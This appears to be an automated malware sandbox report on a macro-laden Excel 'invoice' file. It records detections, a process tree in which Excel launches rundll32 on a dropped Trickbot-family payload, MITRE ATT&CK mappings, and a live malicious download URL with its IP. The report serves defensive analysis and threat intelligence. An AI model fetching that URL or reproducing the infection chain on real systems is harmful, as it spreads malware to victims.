



**ID:** 383028

**Sample Name:** 1A8C92C-  
1A8C92C.xls

**Cookbook:**  
defaultwindowsofficecookbook.jbs

**Time:** 07:15:23

**Date:** 07/04/2021

**Version:** 31.0.0 Emerald

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# Analysis Report 1A8C92C-1A8C92C.xls

## Overview

### General Information

|                              |                     |
|------------------------------|---------------------|
| Sample Name:                 | 1A8C92C-1A8C92C.xls |
| Analysis ID:                 | 383028              |
| MD5:                         | d8ed80402de2b6..    |
| SHA1:                        | e2f86c9431081da..   |
| SHA256:                      | d98b11f1599985c..   |
| Tags:                        | Invoice xls         |
| Infos:                       |                     |
| Most interesting Screenshot: |                     |

### Detection




#### Hidden Macro 4.0

|              |         |
|--------------|---------|
| Score:       | 100     |
| Range:       | 0 - 100 |
| Whitelisted: | false   |
| Confidence:  | 100%    |

### Signatures

- Antivirus detection for URL or domain
- Document exploit detected (drops P...)
- Multi AV Scanner detection for doma...
- Multi AV Scanner detection for subm...
- Office document tries to convince vi...
- Document exploit detected (UrlDown...
- Document exploit detected (process...
- Drops PE files to the user root direc...
- Found Excel 4.0 Macro with suspicio...
- Office process drops PE file
- Contains functionality to dynamically...
- Contains functionality to read the PEB
- Contains functionality which may be...
- Creates a process in suspended mo ...
- Document contains embedded VBA

### Classification



## Startup

- System is w10x64
- EXCEL.EXE (PID: 1908 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 4264 cmdline: rundll32 ..\sdbysbsd.fds,StartW MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - wermgr.exe (PID: 5620 cmdline: C:\Windows\system32\wermgr.exe MD5: FF214585BF10206E21EA8EBA202FACFD)
- cleanup

## Malware Configuration

No configs have been found

## Yara Overview


### Initial Sample

| Source              | Rule                          | Description                                                                | Author       | Strings                                                                                                                                                |
|---------------------|-------------------------------|----------------------------------------------------------------------------|--------------|--------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1A8C92C-1A8C92C.xls | SUSP_EnableContent_Str..._Gen | Detects suspicious string that asks to enable active content in Office Doc | Florian Roth | <ul style="list-style-type: none"><li>0x12ebb:\$e1: Enable Editing</li><li>0x12c05:\$e3: Enable editing</li><li>0x12cd7:\$e4: Enable content</li></ul> |

## Sigma Overview

No Sigma rule has matched

## Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

### AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

### Software Vulnerabilities:



Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

### System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file

### Boot Survival:




Drops PE files to the user root directory

## Mitre Att&ck Matrix

| Initial Access   | Execution                                                                                               | Persistence                          | Privilege Escalation                                                                      | Defense Evasion                                                                                                         | Credential Access        | Discovery                                                         | Lateral Movement         | Collection                     | Exfiltration                           | Command and Control                                                                                | Network Effects                         | Re Ser Eff     |
|------------------|---------------------------------------------------------------------------------------------------------|--------------------------------------|-------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------|--------------------------|-------------------------------------------------------------------|--------------------------|--------------------------------|----------------------------------------|----------------------------------------------------------------------------------------------------|-----------------------------------------|----------------|
| Valid Accounts   | Scripting <span style="color: red;">1</span> <span style="color: red;">1</span>                         | Path Interception                    | Process Injection <span style="color: red;">1</span> <span style="color: green;">1</span> | Masquerading <span style="color: red;">1</span> <span style="color: red;">2</span> <span style="color: green;">1</span> | OS Credential Dumping    | Security Software Discovery <span style="color: red;">1</span>    | Remote Services          | Data from Local System         | Exfiltration Over Other Network Medium | Ingress Tool Transfer <span style="color: green;">1</span>                                         | Eavesdrop on Insecure Network           | Re Tra Wit Aut |
| Default Accounts | Native API <span style="color: red;">1</span>                                                           | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts                                                      | Disable or Modify Tools <span style="color: red;">1</span>                                                              | LSASS Memory             | File and Directory Discovery <span style="color: green;">1</span> | Remote Desktop Protocol  | Data from Removable Media      | Exfiltration Over Bluetooth            | Non-Application Layer Protocol <span style="color: red;">2</span>                                  | Exploit SS7 to Redirect Phone Calls/SMS | Re Wit Wit Aut |
| Domain Accounts  | Exploitation for Client Execution <span style="color: red;">3</span> <span style="color: red;">3</span> | Logon Script (Windows)               | Logon Script (Windows)                                                                    | Process Injection <span style="color: red;">1</span> <span style="color: green;">1</span>                               | Security Account Manager | System Information Discovery <span style="color: green;">3</span> | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration                 | Application Layer Protocol <span style="color: red;">1</span> <span style="color: green;">2</span> | Exploit SS7 to Track Device Location    | Ob Dev Clo Bac |

| Initial Access                      | Execution    | Persistence          | Privilege Escalation | Defense Evasion                   | Credential Access         | Discovery                              | Lateral Movement                   | Collection        | Exfiltration                 | Command and Control     | Network Effects                 | Rei Ser Eff |
|-------------------------------------|--------------|----------------------|----------------------|-----------------------------------|---------------------------|----------------------------------------|------------------------------------|-------------------|------------------------------|-------------------------|---------------------------------|-------------|
| Local Accounts                      | At (Windows) | Logon Script (Mac)   | Logon Script (Mac)   | Scripting 1 1                     | NTDS                      | System Network Configuration Discovery | Distributed Component Object Model | Input Capture     | Scheduled Transfer           | Protocol Impersonation  | SIM Card Swap                   |             |
| Cloud Accounts                      | Cron         | Network Logon Script | Network Logon Script | Obfuscated Files or Information 1 | LSA Secrets               | Remote System Discovery                | SSH                                | Keylogging        | Data Transfer Size Limits    | Fallback Channels       | Manipulate Device Communication |             |
| Replication Through Removable Media | Launchd      | Rc.common            | Rc.common            | Rundll32 1                        | Cached Domain Credentials | System Owner/User Discovery            | VNC                                | GUI Input Capture | Exfiltration Over C2 Channel | Multiband Communication | Jamming or Denial of Service    |             |


## Behavior Graph





## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source              | Detection | Scanner    | Label | Link                   |
|---------------------|-----------|------------|-------|------------------------|
| 1A8C92C-1A8C92C.xls | 22%       | Virustotal |       | <a href="#">Browse</a> |

### Dropped Files

| Source                                                                          | Detection | Scanner       | Label                 | Link                   |
|---------------------------------------------------------------------------------|-----------|---------------|-----------------------|------------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90k9G1a[1].fbx | 5%        | Metadefender  |                       | <a href="#">Browse</a> |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90k9G1a[1].fbx | 2%        | ReversingLabs | Win32.Trojan.Trickpak |                        |
| C:\Users\user\sdbybsd.fds                                                       | 5%        | Metadefender  |                       | <a href="#">Browse</a> |
| C:\Users\user\sdbybsd.fds                                                       | 2%        | ReversingLabs | Win32.Trojan.Trickpak |                        |

### Unpacked PE Files

| Source                            | Detection | Scanner | Label              | Link | Download                      |
|-----------------------------------|-----------|---------|--------------------|------|-------------------------------|
| 1.2.rundll32.exe.5160000.4.unpack | 100%      | Avira   | TR/Crypt.XPACK.Gen |      | <a href="#">Download File</a> |

### Domains

| Source         | Detection | Scanner    | Label | Link                   |
|----------------|-----------|------------|-------|------------------------|
| revolet-sa.com | 4%        | Virustotal |       | <a href="#">Browse</a> |

## URLs

| Source                                                                                                                                  | Detection | Scanner         | Label   | Link                   |
|-----------------------------------------------------------------------------------------------------------------------------------------|-----------|-----------------|---------|------------------------|
| <a href="http://https://cdn.entity">http://https://cdn.entity</a>                                                                       | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://cdn.entity">http://https://cdn.entity</a>                                                                       | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://cdn.entity">http://https://cdn.entity</a>                                                                       | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://cdn.entity">http://https://cdn.entity</a>                                                                       | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://powerlift.acompli.net">http://https://powerlift.acompli.net</a>                                                 | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://powerlift.acompli.net">http://https://powerlift.acompli.net</a>                                                 | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://powerlift.acompli.net">http://https://powerlift.acompli.net</a>                                                 | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://powerlift.acompli.net">http://https://powerlift.acompli.net</a>                                                 | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://rpsticket.partnerservices.getmicrosoftkey.com">http://https://rpsticket.partnerservices.getmicrosoftkey.com</a> | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://rpsticket.partnerservices.getmicrosoftkey.com">http://https://rpsticket.partnerservices.getmicrosoftkey.com</a> | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://rpsticket.partnerservices.getmicrosoftkey.com">http://https://rpsticket.partnerservices.getmicrosoftkey.com</a> | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://rpsticket.partnerservices.getmicrosoftkey.com">http://https://rpsticket.partnerservices.getmicrosoftkey.com</a> | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://cortana.ai">http://https://cortana.ai</a>                                                                       | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://cortana.ai">http://https://cortana.ai</a>                                                                       | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://cortana.ai">http://https://cortana.ai</a>                                                                       | 0%        | URL Reputation  | safe    |                        |
| <a href="http://revolet-sa.com/files/countryyellow.php">http://revolet-sa.com/files/countryyellow.php</a>                               | 13%       | Virustotal      |         | <a href="#">Browse</a> |
| <a href="http://revolet-sa.com/files/countryyellow.php">http://revolet-sa.com/files/countryyellow.php</a>                               | 100%      | Avira URL Cloud | malware |                        |
| <a href="http://https://api.aadrm.com/">http://https://api.aadrm.com/</a>                                                               | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://api.aadrm.com/">http://https://api.aadrm.com/</a>                                                               | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://api.aadrm.com/">http://https://api.aadrm.com/</a>                                                               | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://api.aadrm.com/">http://https://api.aadrm.com/</a>                                                               | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://ofcrecsvcapi-int.azurewebsites.net/">http://https://ofcrecsvcapi-int.azurewebsites.net/</a>                     | 0%        | Virustotal      |         | <a href="#">Browse</a> |
| <a href="http://https://ofcrecsvcapi-int.azurewebsites.net/">http://https://ofcrecsvcapi-int.azurewebsites.net/</a>                     | 0%        | Avira URL Cloud | safe    |                        |
| <a href="http://https://res.getmicrosoftkey.com/api/redemptionevents">http://https://res.getmicrosoftkey.com/api/redemptionevents</a>   | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://res.getmicrosoftkey.com/api/redemptionevents">http://https://res.getmicrosoftkey.com/api/redemptionevents</a>   | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://res.getmicrosoftkey.com/api/redemptionevents">http://https://res.getmicrosoftkey.com/api/redemptionevents</a>   | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://res.getmicrosoftkey.com/api/redemptionevents">http://https://res.getmicrosoftkey.com/api/redemptionevents</a>   | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://res.getmicrosoftkey.com/api/redemptionevents">http://https://res.getmicrosoftkey.com/api/redemptionevents</a>   | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://powerlift-frontdesk.acompli.net">http://https://powerlift-frontdesk.acompli.net</a>                             | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://powerlift-frontdesk.acompli.net">http://https://powerlift-frontdesk.acompli.net</a>                             | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://powerlift-frontdesk.acompli.net">http://https://powerlift-frontdesk.acompli.net</a>                             | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://powerlift-frontdesk.acompli.net">http://https://powerlift-frontdesk.acompli.net</a>                             | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://officeci.azurewebsites.net/api/">http://https://officeci.azurewebsites.net/api/</a>                             | 0%        | Virustotal      |         | <a href="#">Browse</a> |
| <a href="http://https://officeci.azurewebsites.net/api/">http://https://officeci.azurewebsites.net/api/</a>                             | 0%        | Avira URL Cloud | safe    |                        |
| <a href="http://https://store.office.cn/addinstemplate">http://https://store.office.cn/addinstemplate</a>                               | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://store.office.cn/addinstemplate">http://https://store.office.cn/addinstemplate</a>                               | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://store.office.cn/addinstemplate">http://https://store.office.cn/addinstemplate</a>                               | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://store.office.cn/addinstemplate">http://https://store.office.cn/addinstemplate</a>                               | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://store.officepe.com/addinstemplate">http://https://store.officepe.com/addinstemplate</a>                         | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://store.officepe.com/addinstemplate">http://https://store.officepe.com/addinstemplate</a>                         | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://store.officepe.com/addinstemplate">http://https://store.officepe.com/addinstemplate</a>                         | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://store.officepe.com/addinstemplate">http://https://store.officepe.com/addinstemplate</a>                         | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://dev0-api.acompli.net/autodetect">http://https://dev0-api.acompli.net/autodetect</a>                             | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://dev0-api.acompli.net/autodetect">http://https://dev0-api.acompli.net/autodetect</a>                             | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://dev0-api.acompli.net/autodetect">http://https://dev0-api.acompli.net/autodetect</a>                             | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://dev0-api.acompli.net/autodetect">http://https://dev0-api.acompli.net/autodetect</a>                             | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://www.odwebp.svc.ms">http://https://www.odwebp.svc.ms</a>                                                         | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://www.odwebp.svc.ms">http://https://www.odwebp.svc.ms</a>                                                         | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://www.odwebp.svc.ms">http://https://www.odwebp.svc.ms</a>                                                         | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://dataservice.o365filtering.com/">http://https://dataservice.o365filtering.com/</a>                               | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://dataservice.o365filtering.com/">http://https://dataservice.o365filtering.com/</a>                               | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://dataservice.o365filtering.com/">http://https://dataservice.o365filtering.com/</a>                               | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://dataservice.o365filtering.com/">http://https://dataservice.o365filtering.com/</a>                               | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://officesetup.getmicrosoftkey.com">http://https://officesetup.getmicrosoftkey.com</a>                             | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://officesetup.getmicrosoftkey.com">http://https://officesetup.getmicrosoftkey.com</a>                             | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://officesetup.getmicrosoftkey.com">http://https://officesetup.getmicrosoftkey.com</a>                             | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://officesetup.getmicrosoftkey.com">http://https://officesetup.getmicrosoftkey.com</a>                             | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://prod-global-autodetect.acompli.net/autodetect">http://https://prod-global-autodetect.acompli.net/autodetect</a> | 0%        | URL Reputation  | safe    |                        |

| Source                                                                          | Detection | Scanner         | Label | Link |
|---------------------------------------------------------------------------------|-----------|-----------------|-------|------|
| http://https://prod-global-autodetect.acompli.net/autodetect                    | 0%        | URL Reputation  | safe  |      |
| http://https://prod-global-autodetect.acompli.net/autodetect                    | 0%        | URL Reputation  | safe  |      |
| http://https://prod-global-autodetect.acompli.net/autodetect                    | 0%        | URL Reputation  | safe  |      |
| http://https://ncus.contentsync.                                                | 0%        | URL Reputation  | safe  |      |
| http://https://ncus.contentsync.                                                | 0%        | URL Reputation  | safe  |      |
| http://https://ncus.contentsync.                                                | 0%        | URL Reputation  | safe  |      |
| http://https://apis.live.net/v5.0/                                              | 0%        | URL Reputation  | safe  |      |
| http://https://apis.live.net/v5.0/                                              | 0%        | URL Reputation  | safe  |      |
| http://https://apis.live.net/v5.0/                                              | 0%        | URL Reputation  | safe  |      |
| http://https://apis.live.net/v5.0/                                              | 0%        | URL Reputation  | safe  |      |
| http://https://wus2.contentsync.                                                | 0%        | URL Reputation  | safe  |      |
| http://https://wus2.contentsync.                                                | 0%        | URL Reputation  | safe  |      |
| http://https://wus2.contentsync.                                                | 0%        | URL Reputation  | safe  |      |
| http://https://wus2.contentsync.                                                | 0%        | URL Reputation  | safe  |      |
| http://https://asgsmproxyapi.azurewebsites.net/                                 | 0%        | Avira URL Cloud | safe  |      |
| http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile | 0%        | URL Reputation  | safe  |      |
| http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile | 0%        | URL Reputation  | safe  |      |
| http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile | 0%        | URL Reputation  | safe  |      |
| http://https://ncus.pagecontentsync.                                            | 0%        | URL Reputation  | safe  |      |
| http://https://ncus.pagecontentsync.                                            | 0%        | URL Reputation  | safe  |      |
| http://https://ncus.pagecontentsync.                                            | 0%        | URL Reputation  | safe  |      |
| http://https://skyapi.live.net/Activity/                                        | 0%        | URL Reputation  | safe  |      |
| http://https://skyapi.live.net/Activity/                                        | 0%        | URL Reputation  | safe  |      |
| http://https://skyapi.live.net/Activity/                                        | 0%        | URL Reputation  | safe  |      |
| http://https://dataservice.o365filtering.com                                    | 0%        | URL Reputation  | safe  |      |
| http://https://dataservice.o365filtering.com                                    | 0%        | URL Reputation  | safe  |      |
| http://https://dataservice.o365filtering.com                                    | 0%        | URL Reputation  | safe  |      |
| http://https://api.cortana.ai                                                   | 0%        | URL Reputation  | safe  |      |
| http://https://api.cortana.ai                                                   | 0%        | URL Reputation  | safe  |      |
| http://https://api.cortana.ai                                                   | 0%        | URL Reputation  | safe  |      |
| http://https://visualuiapp.azurewebsites.net/pbiagave/                          | 0%        | Avira URL Cloud | safe  |      |
| http://https://directory.services.                                              | 0%        | URL Reputation  | safe  |      |
| http://https://directory.services.                                              | 0%        | URL Reputation  | safe  |      |
| http://https://directory.services.                                              | 0%        | URL Reputation  | safe  |      |

## Domains and IPs

### Contacted Domains

| Name           | IP              | Active | Malicious | Antivirus Detection                      | Reputation |
|----------------|-----------------|--------|-----------|------------------------------------------|------------|
| revolet-sa.com | 192.232.249.186 | true   | false     | • 4%, Virustotal, <a href="#">Browse</a> | unknown    |

### Contacted URLs

| Name                                          | Malicious | Antivirus Detection                                                     | Reputation |
|-----------------------------------------------|-----------|-------------------------------------------------------------------------|------------|
| http://revolet-sa.com/files/countryyellow.php | true      | • 13%, Virustotal, <a href="#">Browse</a><br>• Avira URL Cloud: malware | unknown    |

### URLs from Memory and Binaries

| Name                                                                                   | Source                                        | Malicious | Antivirus Detection | Reputation |
|----------------------------------------------------------------------------------------|-----------------------------------------------|-----------|---------------------|------------|
| http://https://api.diagnosticssdf.office.com                                           | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                     | high       |
| http://https://login.microsoftonline.com/                                              | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                     | high       |
| http://https://shell.suite.office.com:1443                                             | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                     | high       |
| http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                     | high       |
| http://https://autodiscover-s.outlook.com/                                             | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                     | high       |

